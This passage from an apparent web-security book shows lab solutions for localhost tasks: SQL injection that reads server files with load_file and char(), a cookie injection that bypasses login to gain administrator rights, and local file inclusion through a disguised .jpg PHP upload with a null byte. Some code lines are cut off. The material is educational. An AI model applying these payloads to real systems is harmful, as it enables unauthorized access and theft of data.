To obtain their contents, you can use the `load file()` function. Because apostrophes and quotation marks are filtered, you should use the `char()` function as an argument for the `load_file()` function. The `char()` function's arguments should be the ASCII codes of the string containing the path to the file.

Create the following requests:

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+1,1,load_file(char(47,
108,111,99,97,108,104,111,115,116,47,122,97,100,97,99,
104,105,47,52,47,105,110,100,101,120,46,112,104,112))/***

- **http://localhost/zadachi/4/news.php?
id=99)+union+select+1,1,load_file(char(47,108,111,99,97,10**

```
104,105,47,52,47,110,101,119,115,46,112,104,112))/*
```

As a result, you can read the contents of the target files.

The task is solved.

Previous Next

Previous Next

Task 5

Try to investigate the system. Submit special characters such as apostrophes and quotation marks inside logins and passwords: `Abc'`, `Abc' /*`, `Abc"/*`, `Abc') /*`, `Abc") /*`, and so on.

The absence of a response to these values allows you to suppose that the processing of logins and passwords is invulnerable.

Test other data processed with the authorization script. It is known that the script processes the `sid` `COOKIE` parameter. Create a `GET` request and send the desired data as a `COOKIE` value of the `sid` parameter:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=av'cdsa
```

The result of this request is the following document:

```
<br />
      <b>Warning</b>:  mysgl_fetch_object(): supplied argument
a valid My
SQL result resource in <b>x:\localhost\zadachi\5\login.inc.php
line <b>28
</b><br />
 <html><body>
Authorization required
<form method=POST>
Login: <input type=text name=login><br>
Password: <input type=password name=pass><br>
 <input type=submit>
 </form>
 </body>
 </html>
```

As you can see, incorrect values of the `sid` parameter cause an error.

Make another request:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=a123abcd
```

The absence of an error message indicates that the `sid` value inserted into the SQL query is between apostrophes. In other words, the query looks as follows:

```
SELECT ... FROM regusers WHERE ... sid='$sid' ...
```

If this query returns a record corresponding to a certain user, the user is considered authorized with the session ID.

No results of the query are displayed. A remote user can judge the results of the query only because authorization was successful (or not). Nevertheless, it is sometimes possible to try any character for a value sought in a database.

In this task, you don't need to retrieve data from the database. It would be enough to find a value for the `sid` variable so that the resulting SQL query returns a record corresponding to any administrator.

In the terms of the task, you need to obtain a row of the table with `level=2`.

It is easy to notice that the `Abc' or (level=2)/*` value of the `sid` variable generates the following query:

```
SELECT ... FROM regusers WHERE ... sid=' Abc' or (level=2)/*..
```

This would solve the task. So, test it and create a `GET` request:

```
GET /zadachi/5/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Cookie: sid=Abc'%20or%20(level=2)/*
```

The result of this request is a page confirming the administrator's privileges.

In summary, to get the administrator's privileges in this system, you should submit the required value of the `sid` `COOKIE` parameter using your browser.

The task is solved.

Previous Next

Task 6

Investigate the system using the tip.

Send a value of the `path` `GET` parameter.

http://localhost/zadachi/6/?path=abc'

```
Warning: main(./abc'config.inc.php): failed to open stream: No s
or directory in x:\localhost\zadachi\6\index.php on line 7

Warning: main():  Failed opening './abc'config.inc.php' for incl
(include_path='.;c:\php4\pear') in x:\localhost\zadachi\6\index.
```

This request allows you to detect the PHP source code injection vulnerability in the system.

The text of the warning message indicates that there is a string such as `Include ("./{$path}config. inc.php")` ; somewhere in the code. In other words, the vulnerability is local.

Keep investigating the system.

The system allows you to upload files to a certain folder. Try to upload files with various extensions. After you make a few attempts, you'll find that only files with the JPG extension can be uploaded.

A trick with a "double" extension (.JPG.PHP) won't work. In other words, uploading files isn't vulnerable because you cannot upload a file with a dangerous extension such as PHP.

However, if you exploit the local PHP source code injection vulnerability, you can proceed as follows:

1. Create a PHP file such as this example, named CMD.PHP:

```
<?
$f=fopen("index.php", "r");
while($r=fread($f, 1024)) echo $r;
fclose($f);
?>
```

2. Rename it CMD.JPG and upload it to the server as if it was an image.

3. Include it using the PHP source code injection vulnerability. When including the file, make sure to delete the right part of the file name.

4. Execute the file: **http://localhost/zadachi/6/?path=upload/cmd.jpg%00**

5. Examine the HTML code of the returned document and find the following piece of code.

http://localhost/zadachi/6/?path=upload/cmd.jpg%00

```
<?
  include("./".$path."config.inc.php");


if(!empty($_FILES["userfile"] ["tmp_name"]))
{
 if (preg_match("/\.jpg$/", $_FILES["userfile"]["name"]))
 {
    if(move_uploaded_file($_FILES["userfile"] ["tmp_name"], "./u
    {$_FILES["userfile"]["name"]}"))
    {
      echo "<br> <br>
      Uploaded <a href=\"./upload/{$_FILES["userfile"]["name"]}\
upload/{$_FILES["userfile"] ["name"]}</a>";
    }
   }
   else echo "Uploading only JPG files is allowed";
  }
?>
```

This is the code of the INDEX.PHP script you were seeking.

The task is solved.

Previous Next

Conclusion

To conclude this book, I'd like to thank everybody on the **http://www.securitylab.ru/** forum for interesting ideas and useful discussion. I hope my book will help you understand that the Internet is not just an unlimited resource of information and will encourage you to consider security issues in your Web applications. Special thanks to the people who are dear to me. Good luck everybody.

Previous Next

Previous

CD Content

Click on the link(s) below to download the files to your computer:

File	Description	Size
All CD Content	Hacker Web Exploitation Uncovered	23,940,360
Localhost		33,381
Localhost-1		651
Localhost-2		1,584
Localhost-6		521
Localhost-cgi-bin		3,359
Localhost-zadachi		5,827
Usr		1,924,691
Usr-apache		1,523,072

Usr-bin	12,142
Usr-lib	3,326,251
Usr-mysql	14,585
Usr-perl	6,012,116
Usr-php	5,530,937
Other Content - 1	5,433,493

Previous